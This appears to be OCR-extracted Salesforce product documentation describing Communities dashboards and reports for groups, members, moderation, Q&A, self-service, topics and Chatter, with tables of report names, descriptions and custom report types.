
Groups Dashboard and Reports

Use the Groups dashboard to monitor feed and member activity in Chatter groups.

With this dashboard, you can answer:

- Which groups are most active?
- Which groups are growing the fastest?
- Who are the top contributors?
- How many posts and comments are there in groups?

Important: This dashboard and its reports are *only* available in the package with Chatter.



Report Name	Description	Custom Report Type	On Dashboard?
G - # Group Comments	Total number of comments in active groups.	Network Group Activity 3.0	
G - # Group Comments L30D	Total number of comments in active groups, in the last 30 days.	Network Group Activity 3.0	
G - # Group Comments Per Post	Total number of comments per post in groups, in the last 30 days.	Network Activity Daily Metrics 2.0	
G - # Group Comments Per Post L30D	Total number of comments per post in groups.	Network Activity Daily Metrics 2.0	
G - # Group Members	Total number of active members across all non-archived groups.	Network Group Members 2.0	
G - # Group Members Added L30D	Total number of active members added in the last 30 days across all non-archived groups.	Network Group Members 2.0	
G - # Group Posts	Total number of posts in active groups.	Network Group Activity 3.0	
G - # Group Posts L30D	Total number of posts in active groups, in the last 30 days.	Network Group Activity 3.0	

Report Name	Description	Custom Report Type	On Dashboard?
G - # Groups	Total number of groups.	Network Group Membership 2.0	
G - # Groups Added L30D	Total number of active groups created in the last 30 days.	Network Group Membership 2.0	
G - Active Groups L90D	Reports on groups with activity, such as posts and comments, in the last 90 days.	Network Group Activity 3.0	✅
G - Group Activity L90D	Trend on the number of posts and comments in your groups in the last 90 days.	Network Activity Daily Metrics 2.0	✅
G - Group Activity By User Type L90D	Reports on the number of contributions in groups by user type, such as partner, customer, or employee in the last 90 days.	Network Activity Daily Metrics 2.0	✅
G - Top 10 Groups By Contributions	Top groups by contributions.	Network Group Activity 3.0	✅
G - Top 10 Groups By Members	Top groups by members. Excludes members of archived groups and inactive users.	Network Group Activity 3.0	✅
Group Posts By Type	Posts in groups by post type.	Network Group Activity 3.0	✅

Members Dashboard and Reports


Use the Members dashboard to track community membership, new members added, and external member logins over time.

With this dashboard, you can answer:

- How many members are there and how many are new?
- Which members are logging in the most?
- Which new members are logging in the most?

Tip: If your community is not using the reputation feature, you can remove the reports and metrics associated with the feature.

Important: For information about the reports provided in the Members dashboard for the package without Chatter, refer to what's installed in your org.



Report Name	Description	Custom Report Type	On Dashboard?
M - # Member Logins L30D	Total number of members who logged in during the last 30 days.	Network Login History 5.0	
M - # Members	Total number of active members.	Network Members 2.0	
M - # Members Added L30D	Total number of active members added to the community in the last 30 days.	Network Members 2.0	
M - Members By Reputation Level	Total number of members by reputation level. To use this report, you must update the Reputation Level field and map it to your reputation levels and points.	Network Members 2.0	✅
M - Members With No Profile Photo	Reports on members without a user profile photo.	Network Members 2.0	✅
M - Top 10 Members By Reputation Points	Top 10 members with the highest reputation points.	Network Members 2.0	✅
Members by Type	Total number of members by type.	Network Members 2.0	✅

Report Name	Description	Custom Report Type	On Dashboard?
New Members (Last 90 Days Trend)	New members in the last 90 days.	Network Membership Daily Metrics 2.0	✓
O - External Logins L90D	External logins by community member type in the last 90 days.	Network Membership Daily Metrics 2.0	✓


Moderation Dashboard and Reports

Use the Moderation dashboard to track community moderators' and members' flagging activity.

With this dashboard, you can answer:

- How many flags are there?
- Who is flagging content?
- Who is removing flags?
- How many private messages are being sent?

Important: This dashboard and its reports are *only* available in the package with Chatter.



Report Name	Description	Custom Report Type	On Dashboard?
MO - # Flagged Items Deleted	Total number of flagged items deleted by moderators.	Network Moderation 2.0	
MO - # Flags	Total number of flagged items.	Network Moderation 2.0	
MO - # Flags L30D	Total number of flagged items in the last 30 days.	Network Moderation 2.0	
MO - # Flags Removed	Total number of flags removed by moderators or users unflagging content.	Network Moderation 2.0	
MO - # Messages Sent	Total number of private messages sent in the community.	Network Private Messages 2.0	
MO - # Messages Sent L30D	Total number of private messages sent in the last 30 days in the community	Network Private Messages 2.0	
MO - Flags L90D	Trending report of flagged content in your community in the last 90 days.	Network Moderation 2.0	✅
MO - Flagged Item Location	Reports on the location of your flagged content, in user profiles or in groups.	Network Moderation 2.0	✅
MO - Flagged Item Type	Flagged content in your community sorted by object type, such as files, posts, comments, and private messages.	Network Moderation 2.0	✅
MO - Moderator Action	Reports on the action taken by the moderator, such as removing the flag on a post or deleting the flagged post.	Network Moderation 2.0	✅
MO - Rule Action	Reports on moderation actions, such as blocked, flagged, or replace.	Network Moderation 2.0	✅
MO - Rule Activity L90D	Trending report on moderation rule activity in your community in the last 90 days.	Network Moderation 2.0	✅
MO - Top 10 Message Senders L30D	Top 10 members sending the most private messages in the last 30 days.	Network Private Messages 2.0	

Q&A Dashboard and Reports


Use the Q & A dashboard to track recent activity for questions, answers, and best answers posted in groups

To track the same activity in user profiles, use the Self-Service Dashboard on page 3707. With this dashboard you can answer:

- How many questions and answers are there per month?
- How many unanswered questions are there?
- How many questions without best answers are there?
- Who are the top question creators and question responders?

- How are questions and answers trending?

Important: This dashboard and its reports are *only* available in the package with Chatter.



Report Name	Description	Custom Report Type	On Dashboard?
Q - # Answers in Groups	Total number of answers in groups.	Network Group Activity 2.0	
Q - # Answers in Groups L30D	Total number of answers in groups in the last 30 days.	Network Group Activity 2.0	
Q - # Best Answers in Groups	Total number of best answers in groups.	Network Group Activity 2.0	
Q - # Questions in Groups	Total number of questions posted in groups.	Network Group Activity 2.0	
Q - # Questions in Groups L30D	Total number of questions posted in groups in the last 30 days.	Network Group Activity 2.0	
Q - # Unanswered Questions in Groups	Total number of unanswered questions in groups.	Network Group Activity 2.0	

Report Name	Description	Custom Report Type	On Dashboard?
Q - % Of Qs With Best Answers in Groups	Percentage of answered questions that have best answers in groups.	Network Group Activity 2.0	
Q - Answered Questions Groups L90D	Answered questions in groups in the last 90 days.	Network Group Activity 2.0	✅
Q - Answers in Groups L90D	Trend of answers in groups in the last 90 days.	Network Activity Daily Metrics 2.0	✅
Q - Best Answers in Groups L90D	Trend of best answers in groups in the last 90 days.	Network Activity Daily Metrics 2.0	✅
Q - Questions in Groups L90D	Trend of questions in groups in the last 90 days.	Network Activity Daily Metrics 2.0	✅
Q - Top 10 Best Q Responders in Groups	Top 10 users responding to questions with the best answers.	Network Group Activity 2.0	✅
Q - Top 10 Question Creators in Groups	Top 10 users with the most questions	Network Group Activity 2.0	✅
Q - Top 10 Question Responders in Groups	Top 10 users responding to questions	Network Group Activity 2.0	✅
Q - Unanswered Questions Groups L90D	Unanswered questions in groups in the last 90 days.	Network Group Activity 2.0	✅


Self-Service Dashboard and Reports

The Self-Service dashboard tracks activity in the self-service template.

You can track recent activity for questions and answers posted on user profiles. To track the same activity in groups, use the Q&A Dashboard and Reports. With this dashboard you can answer:

- How many questions, unanswered questions, and answers there are in users profiles?
- How many daily page views and unauthenticated unique visitors does my community have?
- Who is creating and responding to questions?

Important: This dashboard and its reports are *only* available in the package with Chatter.



Report Name	Description	Custom Report Type	On Dashboard?
S - # Answers in User Profiles	Total number of answers in user profiles.	Network User Activity 2.0	
S - # Answers in User Profiles L30D	Total number of answers in the last 30 days in user profiles.	Network User Activity 2.0	
S - # Average Page Views per UV	Average number of page views per unique visitor.	Network Public Usage Daily Metrics 2.0	
S - # Best Answers in User Profiles	Total number of best answers in user profiles.	Network User Activity 2.0	
S - # Page Views L30D	Total number of page views in the last 30 days.	Network Public Usage Daily Metrics 2.0	
S - # Questions in User Profiles	Total number of questions posted in user profiles.	Network User Activity 2.0	
S - # Questions in User Profiles L30D	Total number of questions posted in the last 30 days in user profiles.	Network User Activity 2.0	

Report Name	Description	Custom Report Type	On Dashboard?
S - # Unanswered Qs in User Profiles	Total number of unanswered questions in user profiles.	Network User Activity 2.0	
S - % Of Qs With Best Answer User Profile	Percentage of answered questions that have best answers in user profiles.	Network User Activity 2.0	
S - Answers By User Type L90D	Answers in the last 90 days grouped by user type, such as partner, customer, or employee.	Network Activity Daily Metrics 2.0	✅
S - Answers in User Profiles L90D	Answers in the last 90 days.	Network Activity Daily Metrics 2.0	✅
S - Avg Page Views By Visitors L90D	Reports on the average page views generated by visitors for the last 90 days.	Network Public Usage Daily Metrics 2.0	✅
S - Best Answers By User Type L90D	Best answers in the last 90 days grouped by user type, such as partner, customer, or employee.	Network Activity Daily Metrics 2.0	✅
S - Best Answers in User Profiles L90D	Best answers in the last 90 days.	Network Activity Daily Metrics 2.0	✅
S - Page Views L90D	Reports on the number of page views generated by guest users for the last 90 days in your self-service community. Note: The number of page views might not match other analytics tools, as all tools use different methods for counting page views.	Network Public Usage Daily Metrics 2.0	✅
S - Questions By User Type L90D	Questions in the last 90 days grouped by user type, such as partner, customer, or employee.	Network Activity Daily Metrics 2.0	✅
S - Questions in User Profiles L90D	Questions in the last 90 days.	Network Activity Daily Metrics 2.0	✅
S - Top 10 Best Q Respd in User Profiles	Top 10 users responding to questions with the best answer.	Network User Activity 2.0	
S - Top 10 Q Creators in User Profiles	Top 10 users with the most questions.	Network User Activity 2.0	
S - Top 10 Q Responders in User Profiles	Top 10 users responding to questions.	Network User Activity 2.0	
S - Unique Visitors L90D	Reports on unauthenticated unique visitors, who visited the site at least once that week, in the last 90 days in your self-service community. This includes visitors accessing the login and logout pages.	Network Public Usage Daily Metrics 2.0	✅


Topics Dashboard and Reports

Use the Topics dashboard to track your community topics.

With this dashboard, you can see:

- How are topics trending?
- How many topics are getting assigned?
- Who's assigning topics?
- Which topics are being talked about?

Important: This dashboard and its reports are *only* available in the package with Chatter.



Report Name	Description	Custom Report Type	On Dashboard?
T - # Topics	Total number of topics.	Network Topics 2.0	
T - # Topics Added L30D	Total number of topics added in the last 30 days.	Network Topics 2.0	
T - # Topics Assigned	Total number of topics assigned.	Network Topic Assignments 3.0	
T - # Topics Assigned L30D	Total number of topics assigned in the last 30 days.	Network Topic Assignments 3.0	

Report Name	Description	Custom Report Type	On Dashboard?
T - Top 10 Topic Assigners	Top 10 users with the largest number of topics assigned.	Network Topic Assignments 3.0	✓
T - Top 10 Topic Assigners L30D	Top 10 users with the largest number of topics assigned in the last 30 days.	Network Topic Assignments 3.0	✓
T - Top 10 Topics By Assignment	Top 10 topics with the most assignments.	Network Topic Assignments 3.0	✓
T - Top 10 Topics By Assignment L30D	Top 10 topics with the most assignments in the last 30 days.	Network Topic Assignments 3.0	✓
T - Top 10 Trending Topics	Top 10 topics with the largest number of "Talking About" indicators.	Network Topics 2.0	✓
T - Topics Assignments By Record Type	Distribution of topic assignments sorted by the Record Types field (unmapped record types show as Other). Note: You can create values for the Record Types field to map custom objects or other types that are not predefined.	Network Topic Assignments 3.0	✓
T - Topics Assigned L90D	Reports on the number of topics assigned in the last 90 days.	Network Topic Assignments 3.0	✓
T - Topics Created L90D	Trending report on the number of topics created in the last 90 days.	Network Topics 2.0	✓

Misc Communities Reports

The reports provided in this folder are feature-dependent or require special user permissions. You can add these reports to Insights folders or dashboards in Community Management or Community Workspaces. These reports are provided in the **Misc Communities Reports** folder.

Report Name	Description	Requires	Custom Report Type
Cases	Total number of questions that escalated to cases in the last 30 days. Tip: You can use this report on your Home Dashboards.	Org preference - Enable Question-to-Case in Communities	Network Cases 1.0
Escalated To Case	Questions that have been escalated to cases. Tip: We recommend that you add this report to the **Insights Self-Service** folder so you can view this report in Community Management or Community Workspaces.	Org preference - Enable Question-to-Case in Communities	Network Cases 1.0

Report Name	Description	Requires	Custom Report Type
Escalated To Case Closed	Questions that have been escalated to cases and closed in the last 7 days. Tip: We recommend that you add this report to the **Insights Self-Service** folder so you can view this report in Community Management or Community Workspaces.	Org preference - Enable Question-to-Case in Communities	Network Cases 1.0
Messages From New Members	Private messages sent by external users in the last 7 days. This report only includes messages sent by external users who registered in the last 7 days. Tip: We recommend that you add this report to the **Moderation Audit Trail** folder so you can view this report in Community Management or Community Workspaces.	Org preference - Enable Private Messages User permission - "Manage Chatter Messages" Important: You need this user permission to see the report in your org.	Network Private Messages 3.0
Questions Escalated - Monthly Trend	Monthly trending report on questions escalated to cases in your community. Tip: You can use this report on your Community Management Home dashboard or in Community Workspacesunder **Dashboards** > **Home**.	Org preference - Enable Question-to-Case in Communities	Network Cases 1.0
Questions Escalated - Weekly Trend	Weekly trending report on the number of questions escalated to cases in your community in the last 90 days. Tip: You can use this report on your Community Management Home dashboard or in Community Workspaces under **Dashboards** > **Home**.	Org preference - Enable Question-to-Case in Communities	Network Cases 1.0
Related Questions CTR	The click-through rate for the Related Questions (RQ) widget, which is the ratio of the number of times a user clicked on the RQ widget compared to the number of times the widget was shown	Related Questions CTR 1.0	

Salesforce Org Dashboard and Report Descriptions

You must view the Chatter and Licenses dashboards and reports from your internal Salesforce org.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Chatter Dashboard and Report

Use the Chatter dashboards and reports to track Chatter usage in your internal Salesforce org.

License Usage Dashboard and Reports

Use the Licenses Usage 1.0 dashboard to track usage of login-based and named-user licenses so you can optimize license usage and plan for growth.

Chatter Dashboard and Report

Use the Chatter dashboards and reports to track Chatter usage in your internal Salesforce org.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Internal Salesforce Org

You must view these dashboards and reports from your internal Salesforce org. If you previously installed the Salesforce Chatter Dashboards package, you must uninstall that package and use the reports and dashboards provided here instead. You can find these reports and dashboards in the **Chatter Reports** and **Chatter Dashboards** folders.

Important: These dashboard and reports are *only* available in the package with Chatter.

Warning: If you customize these Chatter reports and remove the Networks filter, they will report on Chatter usage across your entire Salesforce org, including usage from your internal org and your communities. If you view these Chatter dashboards or reports from within Community Management or Community Workspaces, only community-specific data is displayed. To create a report that returns data only from your internal org, use the Network: Name less than ! filter.

